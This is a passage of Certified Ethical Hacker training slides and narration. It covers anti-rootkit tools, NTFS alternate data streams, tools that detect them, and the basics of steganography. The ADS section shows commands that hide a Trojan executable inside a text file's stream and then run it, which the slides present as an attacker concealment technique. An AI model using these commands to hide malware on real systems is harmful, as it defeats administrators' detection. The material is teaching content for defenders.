


FIGURE 5.60: Stinger Screenshot

The screenshot shows the UnHackMe software interface. At the top, it says "Anti-Rootkit: UnHackMe" and has a "CEH Certified Ethical Hacker" logo. Below that, a section titled "Features:" lists:

- UnHackMe detects and removes **malicious programs** (rootkits/malware/adware/spyware/Trojans)
- Precise double-checking for a Windows-based PC
- Instant tracking of **malicious code** in the system (rootkits, Trojans, worms, viruses and so on)
- Does not slow up the PC and it is **compatible with antivirus programs**

A large orange checkmark icon is positioned below the features list. To the right, a window titled "RegRun Reanimator - Scan for Malware..." shows a list of registry keys under "All Keys". The URL <http://www.greatis.com> is visible at the bottom of the window.



## Anti-Rootkit: UnHackMe

Source: <http://www.greatis.com>

UnHackMe is basically anti-rootkit software that helps you in identifying and removing all types of malicious software such as rootkits, Trojans, worms, viruses, and so on. The main purpose of UnHackMe is to prevent rootkits from harming your computer, helping users protect themselves against **masked intrusion** and data theft. **UnHackMe** also includes the Reanimator feature, which you can use to perform a full **spyware** check.

### Features:

- Precise double-checking for a Windows-based PC
- Instant tracking of **malicious code** in the system (rootkits, Trojans, worms, viruses and so on)
- Does not slow up the PC and it is **compatible with antivirus programs**




FIGURE 5.61: UnHackMe Screenshot

# Anti-Rootkits




 Virus Removal Tool <a href="http://www.sophos.com">http://www.sophos.com</a>	 Rootkit Buster <a href="http://downloadcenter.trendmicro.com">http://downloadcenter.trendmicro.com</a>
 Hypersight Rootkit Detector <a href="http://northsecuritylabs.com">http://northsecuritylabs.com</a>	 Rootkit Razor <a href="http://www.tizersecure.com">http://www.tizersecure.com</a>
 Avira Free Antivirus <a href="http://www.avira.com">http://www.avira.com</a>	 RemoveAny <a href="http://www.free-anti-spy.com">http://www.free-anti-spy.com</a>
 SanityCheck <a href="http://www.resplendence.com">http://www.resplendence.com</a>	 TDSSKiller <a href="http://support.kaspersky.com">http://support.kaspersky.com</a>
 GMER <a href="http://www.gmer.net">http://www.gmer.net</a>	 Prevx <a href="http://www.prevx.com">http://www.prevx.com</a>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

## Anti-Rootkits

The following anti-rootkits help you to remove various types of malware such as rootkits, viruses, Trojan, and worms from your system. You can download or purchase anti-rootkit software from home sites and install it on your PC to be **protected** from rootkits. A few **anti-rootkits** are listed as follows:

- ④ Virus Removal Tool available at <http://www.sophos.com>
- ④ Hypersight Rootkit Detector available at <http://northsecuritylabs.com>
- ④ Avira Free Antivirus Tool available at <http://www.avira.com>
- ④ SanityCheck available at <http://www.resplendence.com>
- ④ GMER available at <http://www.gmer.net>
- ④ Rootkit Buster available at <http://downloadcenter.trendmicro.com>
- ④ Rootkit Razor available at <http://www.tizersecure.com>
- ④ RemoveAny available at <http://www.free-anti-spy.com>
- ④ TDSSKiller available at <http://support.kaspersky.com>
- ④ Prevx available at <http://www.prevx.com>



## NTFS Data Stream

In addition to the file attributes, each file stored on an NTFS volume typically contains two data streams. The first data stream stores the security descriptor, and the second stores the data within a file. Alternate data streams are another type of named data stream that can be present within each file.

**Alternate Data Stream (ADS)** is any kind of data that can be attached to a file but not in the file on an NTFS system. The Master File Table of the partition will contain a list of all the data streams that a file contains, and where their physical location on the disk is. Therefore, alternate data streams are not present in the file, but attached to it through the file table. NTFS Alternate Data Stream (ADS) is a Windows **hidden stream** that contains metadata for the file such as attributes, word count, author name, and access and modification time of the files.

ADS is the ability to **fork data** into existing files without changing or altering their functionality, size, or display to file browsing utilities. ADSs provide attackers with a method of **hiding rootkits** or hacker tools on a breached system and allow them to be executed without being detected by the system's administrator. Files with ADS are impossible to detect using native file browsing techniques like the command line or **Windows Wxplorer**. After attaching an ADS file to the original file, the size of the file will show as the original size of the file regardless of the

size of the ADS anyfile.exe. The only indication that the file was changed is the **modification** time stamp, which can be relatively innocuous.



FIGURE 5.62: Working of NTFS Data Stream


The slide has a green header bar with the title 'How to Create NTFS Streams'. To the right of the title is a 'CEH' logo with 'Certified Ethical Hacker' underneath. Below the title, a blue banner reads 'Notepad is stream compliant application'. The main content area contains four numbered steps arranged around a central circular icon of a person in a suit. Step 1: 'Launch c:\>notepad myfile.txt:lion.txt'. Step 2: 'Click 'Yes' to create the new file and type 10 lines of data Save the file'. Step 3: 'View the file size of myfile.txt (it should be zero)'. Step 4: 'To modify the stream data, open document 'myfile.txt:tiger.txt' in notepad'. There are also small icons of a notepad, a file folder, and a pen/paper in the corners.



## How to Create NTFS Streams

You can create **NTFS Streams** by following these steps:

- ① Launch `c:\>notepad myfile.txt:lion.txt`
- ② Click **Yes** to create the new file and type 10 lines of data.
- ③ Save the file.
- ④ Launch `c:\>notepad myfile.txt:tiger.txt`
- ⑤ Click **Yes** to **create** the new file and type other 20 lines of text
- ⑥ Save the file.
- ⑦ View the file size of `myfile.txt` (it should be zero).
- ⑧ To modify the stream data, open the document '`myfile.txt:tiger.txt`' in Notepad.



## NTFS Stream Manipulation

You can manipulate the **NTFS** streams by executing the following steps:

- ① To move the contents of **Trojan.exe** to **Readme.txt** (stream):  
**c:\> type c:\Trojan.exe > c:\Readme.txt:Trojan.exe**
- ② To execute the **Trojan.exe** inside the **Readme.txt** (stream):  
**c:\> start c:\Readme.txt:Trojan.exe**
- ③ To extract the **Trojan.exe** from the **Readme.txt** (stream):  
**c:\> cat c:\Readme.txt:Trojan.exe > Trojan.exe**

**Note:** Cat is a Windows 2003 Resource Kit Utility.




FIGURE 5.63: Working of NTFS Stream Manipulation

**How to Defend against NTFS Streams**

To delete NTFS streams, move the suspected files to FAT partition

Use third-party file checksum application to maintain integrity of an NTFS partition against unauthorized ADS

LNS.exe from (<http://ntsecurity.nu/toolbox/lns/>) can detect streams

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## How to Defend against NTFS Streams

You should use **Lads.exe software** as a countermeasure for NTFS. The latest version of lads.exe gives you a report for the availability status of ADSs. Lad.exe is useful to administrators who deal with graphics since this tool provides the findings on the screen. This **tool searches** for either single or **multiple streams**. It provides a report of the ADSs' presence as well as gives the full path and length of each ADS that is found.

Other means include copying the cover file to a FAT partition and then moving it back to NTFS. This corrupts and loses the streams.

LNS.exe from <http://ntsecurity.nu/toolbox/lns/> is a tool used to detect NTFS streams. This tool is useful in a forensic investigation.

You should do the following things to defend against NTFS streams:

- ➊ Use **up-to-date** antivirus software on your system
- ➋ Enable real-time scanning of antivirus as it will protect from execution of malicious streams inside your system
- ➌ Use file monitoring software such **LAD**, as it helps you to detect creation of additional or new data streams

## NTFS Stream Detector: StreamArmor



Stream Armor discovers hidden Alternate Data Streams (ADS) and cleans them completely from the system



<http://securityxploded.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## NTFS Stream Detector: StreamArmor

Source: <http://securityxploded.com>

This tool helps you to detect the hidden **Alternate Data Stream** (ADS) and remove it from your system completely. Its **multithreaded ADS scanner** helps you to scan recursively over the entire system and uncovers all the hidden streams from your system. You can easily detect the suspicious data stream from a normal data stream as it displays the discovered **specific stream** with a specific color pattern. It is also able to detect file the type of stream by using the **Advance File type detection mechanism**.



FIGURE 5.64: StreamArmor Screenshot

**NTFS Stream Detectors**

 <b>ADS Spy</b> <a href="http://www.merijn.nu">http://www.merijn.nu</a>	 <b>Stream Explorer</b> <a href="http://www.rekenwonder.com">http://www.rekenwonder.com</a>
 <b>ADS Manager</b> <a href="http://dmitrybrant.com">http://dmitrybrant.com</a>	 <b>ADS Scanner</b> <a href="http://www.pointstone.com">http://www.pointstone.com</a>
 <b>Streams</b> <a href="http://technet.microsoft.com">http://technet.microsoft.com</a>	 <b>RKDetector</b> <a href="http://www.rkdetector.com">http://www.rkdetector.com</a>
 <b>AlternateStreamView</b> <a href="http://www.nirsoft.net">http://www.nirsoft.net</a>	 <b>GMER</b> <a href="http://www.gmer.net">http://www.gmer.net</a>
 <b>NTFS-Streams: ADS manipulation tool</b> <a href="http://sourceforge.net">http://sourceforge.net</a>	 <b>HijackThis</b> <a href="http://free.antivirus.com">http://free.antivirus.com</a>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## NTFS Stream Detectors

There are various NTFS Stream Detectors available in the market. You can detect suspicious streams with the following **NTFS stream detectors**. You can download and install these stream detectors from their home sites:

- ⌚ **ADS Spy** available at <http://www.merijn.nu>
- ⌚ **ADS Manager** available at <http://dmitrybrant.com>
- ⌚ **Streams** available at <http://technet.microsoft.com>
- ⌚ **AlternateStreamView** available at <http://www.nirsoft.net>
- ⌚ **NTFS-Streams: ADS manipulation tool** available at <http://sourceforge.net>
- ⌚ **Stream Explorer** available at <http://www.rekenwonder.com>
- ⌚ **ADS Scanner** available at <http://www.pointstone.com>
- ⌚ **RKDetector** available at <http://www.rkdetector.com>
- ⌚ **GMER** available at <http://www.gmer.net>
- ⌚ **HijackThis** available at <http://free.antivirus.com>

# What Is Steganography?

The diagram shows a central red hexagon labeled "Hiding Messages" with a colorful gear icon inside. Four arrows point from numbered circles to specific items:

- 1: List of the compromised servers
- 2: Source code for the hacking tool
- 3: Communication and coordination channel
- 4: Plans for future attacks

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## What is Steganography?

It has been argued that one of the **shortcomings** of various detection programs is their primary focus on streaming text data. What if an attacker bypasses normal surveillance techniques and still steals or **transmits** sensitive data? A typical situation would be where an attacker manages to get inside a firm as a temporary or contract employee and **surreptitiously** seeks out sensitive information. While the organization may have a policy of not allowing **electronic equipment** to be removed from a facility, a determined attacker can still find a way with techniques such as steganography.

Steganography is defined as the art of hiding data behind some other data without the knowledge of the enemy. It replaces bits of unused data into the usual files—**graphic, sound, text, audio, video**—with some other bits that have been obtained **surreptitiously**. The hidden data can be plaintext or ciphertext, or it can be an image.

The lure of the steganography technique is that, unlike encryption, steganography cannot be detected. When transmitting an encrypted message, it is evident that communication has occurred, even if the message cannot be read. Steganography is used to hide the existence of the message. An attacker can use it to hide information even when encryption is not a feasible option. From a security point of view, steganography is used to hide the file in an encrypted

format. This is done so that even if the file that is **encrypted is decrypted**, the message will still remain hidden. Attackers can insert information such as:

- ⦿ Source code for hacking tool
- ⦿ List of compromised servers
- ⦿ Plans for future attacks
- ⦿ Communication and **coordination** channel

## Application of Steganography

CEH  
Certified Ethical Hacker

Steganography is applicable to the following areas:

1	Access Control System for Digital Content Distribution	6	Broadcast Monitoring (Gibson, Pattern Recognition)
2	Steganographic File Systems	7	Covert Communication
3	Media Bridging	8	Ownership Assertion
4	Copy Prevention or Control (DVD)	9	Fingerprinting (Traitor Tracking)
5	Metadata Hiding (Tracking Information)	10	Authentication (Original vs. Forgery)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Application of Steganography

The application of steganography differs in many areas and the area depends on what feature of steganography is utilized. Steganography is applicable to:

- **Access Control System for Digital Content Distribution**

In the Access Control System for **Digital Content Distribution** system, the embedded data is "hidden," but is "explained" to publicize the content. In this system, a prototype of an Access Control System for digital content is developed to send data through the Internet. Using folder access keys, the content owner embeds the content in a folder and uploads on the web page. Here the content owner explains the content and publishes the contact details on the **World Wide Web** to get **an access-request from users** and they can contact him or her to get the access key. The valuable data can be protected using special access keys.

- **Steganography File Systems**

A Steganography File System has a level of security using which hiding data is done by a series of fixed size files originally consisting of random bits on top of which vectors could be superimposed in such a way as to allow levels of security to decrypt all lower levels. Even the existence of any higher levels, or an entire partition, is filled with random bits and files hidden in it.

④ **Media Bridging**

Using digital **steganography**, electronic communications can be encrypted in the transport layer, such as a document file, image file, program, or protocol.

④ **Copy Prevention or Control (DVD)**

In the entertainment industry steganography can be used to protect copyrights for DVDs and CDs. The DVD **copy-protection** program is designed to support a copy generation management system.

④ **Metadata Hiding (Tracking Information)**

Metadata can be used to track geo location and to prevent or control copying digital material, i.e., **preventing unauthorized duplication** of digital data.


④ **Broadcast Monitoring (Gibson, Pattern Recognition)**

④ **Covert Communication**

④ **Ownership Assertion**

④ **Fingerprinting (Traitor Tracking)**

④ **Authentication (Original vs. Forgery)**



## Classification of Steganography

Steganography is classified into **two areas based on techniques**. They are technical steganography and linguistic steganography. Technical steganography hides a message using scientific methods, whereas the **linguistic steganography** hides the message in the carrier, a medium used to communicate or transfer messages or files. The steganography medium is usually defined as the combination of the hidden message, the carrier, and the steganography key. The following **diagram depicts** the classification of steganography.




FIGURE 5.64: Classification of Steganography

# Technical Steganography

**C|EH**  
Certified Ethical Hacker

- Technical steganography uses physical or chemical means to **hide the existence of a message**
- Technical steganography uses tools, devices, or methods to **conceal messages**

**Some methods of technical steganography include:**

**Invisible Ink**

Method with the longest tradition



**Microdots**

Method to hide up to one page in a dot



**Computer-Based Methods**

Uses redundant information in texts, pictures, sounds, videos, etc.



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Technical Steganography

Technical steganography is a method of securing text messages with the help of physical or chemical methods to hide the **existence** of the text message. You can use many tools, devices, and methods.

Technical steganography has methods to **achieve message hiding**. Some of them include:

❑ **Invisible ink**

This method uses invisible ink for hiding text messages.

❑ **Microdots**

It is a method that can be used to hide up to one page in a dot.

❑ **Computer-based methods**

Use **redundant information** in texts, pictures, sounds, videos, etc.

# Linguistic Steganography

**C|EH** Certified Ethical Hacker

**Hiding Message**

- Linguistic steganography utilizes written natural language to **hide the message in the carrier** in some non-obvious ways

**Semagrams**

- It is further categorized into **semagrams** and **open codes**
- Semagrams utilize **visual symbols or signs** to hide secret messages

**Visual Semagrams**

Use innocent-looking or everyday physical objects to **convey a message**, such as doodles or the positioning of items on a desk or website

**Types of Semagrams**



**Text Semagrams**

Hides a message by **modifying the appearance of the carrier text**, such as subtle changes in the font size or type, adding extra spaces, or different flourishes in letters or handwritten text

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Linguistic Steganography

Linguistic steganography hides the message in the carrier in some inventive ways. This technique is further categorized as semagrams or open codes.



### Semagrams

This technique uses symbols and different signs to hide the data or messages. This is further categorized as **visual semagrams** and **text semagrams**.

#### Visual Semagrams

This method uses **unmalicious physical objects** to **transmit** a message such as doodles or the positioning of items on a desk or website.

#### Text Semagrams

A text semagrams hides the text message by converting or **transforming** its look and appearance of the carrier text message, such as changing font sizes and styles, adding extra spaces as white spaces in the document, and different **flourishes** in letters or handwritten text.

# Linguistic Steganography (Cont'd)

Open code **hides the secret message** in a specifically designed pattern on the document that is unclear to the average reader



**Open code steganography is divided into:**

- Jargon Code**  
It is a language that a **group of people can understand** but is meaningless to others
- Covered Ciphers**  
The message is **hidden openly in the carrier medium** so that anyone who knows the secret of how it was concealed can recover it



**Covered cipher is categorized into:**

- Null Ciphers**
  - A null cipher is an ancient form of **encryption where the plaintext is mixed** with a large amount of non-cipher material
  - It can also be used to **hide ciphertext**
- Grille Ciphers**
  - In this technique, a **grille is created** by cutting holes in a piece of paper
  - When the receiver **places the grille over the text**, the intended message can be retrieved

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Linguistic Steganography (Cont'd)

Open code hides the secret message in a **legitimate** carrier message that is specifically designed in a pattern on a document that is unclear to the average reader. The carrier message is sometimes called the **overt communication** and the secret message is the **covert communication**. The open codes technique is divided into two main groups: jargon codes and covered ciphers. The covered ciphers are sub-divided into two types: **null ciphers** and grille ciphers.



### Jargon Codes

**Jargon codes** are a language that a group of people can understand but is **meaningless** to others. These codes use signals, terminology, and conversations that have a special meaning that is known to some specific group of people. A subset of jargon codes are cue codes, where certain **prearranged phrases** convey meaning.



### Covered Ciphers

The message is hidden openly in the carrier medium so that anyone who knows the secret of how it was **concealed** can recover it. Covered ciphers are **categorized** into two types: **grille ciphers and null ciphers**.

A **grille cipher** employs a template that is used to cover the carrier message. The words that appear in the openings of the template are the **hidden message**.

A **null cipher** hides the message by using some prearranged set of rules, such as "read every fifth word" or "look at the third character in every word." It can also be used to **hide cipher text**.

# Steganography Techniques

**C|EH**  
Certified Ethical Hacker

- Substitution Techniques**  
Substitute redundant part of the cover-object with a secret message 
- Statistical Techniques**  
Embed messages by altering statistical properties of the cover objects and use hypothesis methods for extraction 
- Transform Domain Techniques**  
Embed secret message in a transform space of the signal (e.g. in the frequency domain) 
- Distortion Techniques**  
Store information by signal distortion and in the extraction step measures the deviation from the original cover 
- Spread Spectrum Techniques**  
Adopt ideas from spread spectrum communication to embed secret messages 
- Cover Generation Techniques**  
Encode information that ensures creation of cover for secret communication 

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Steganography Techniques

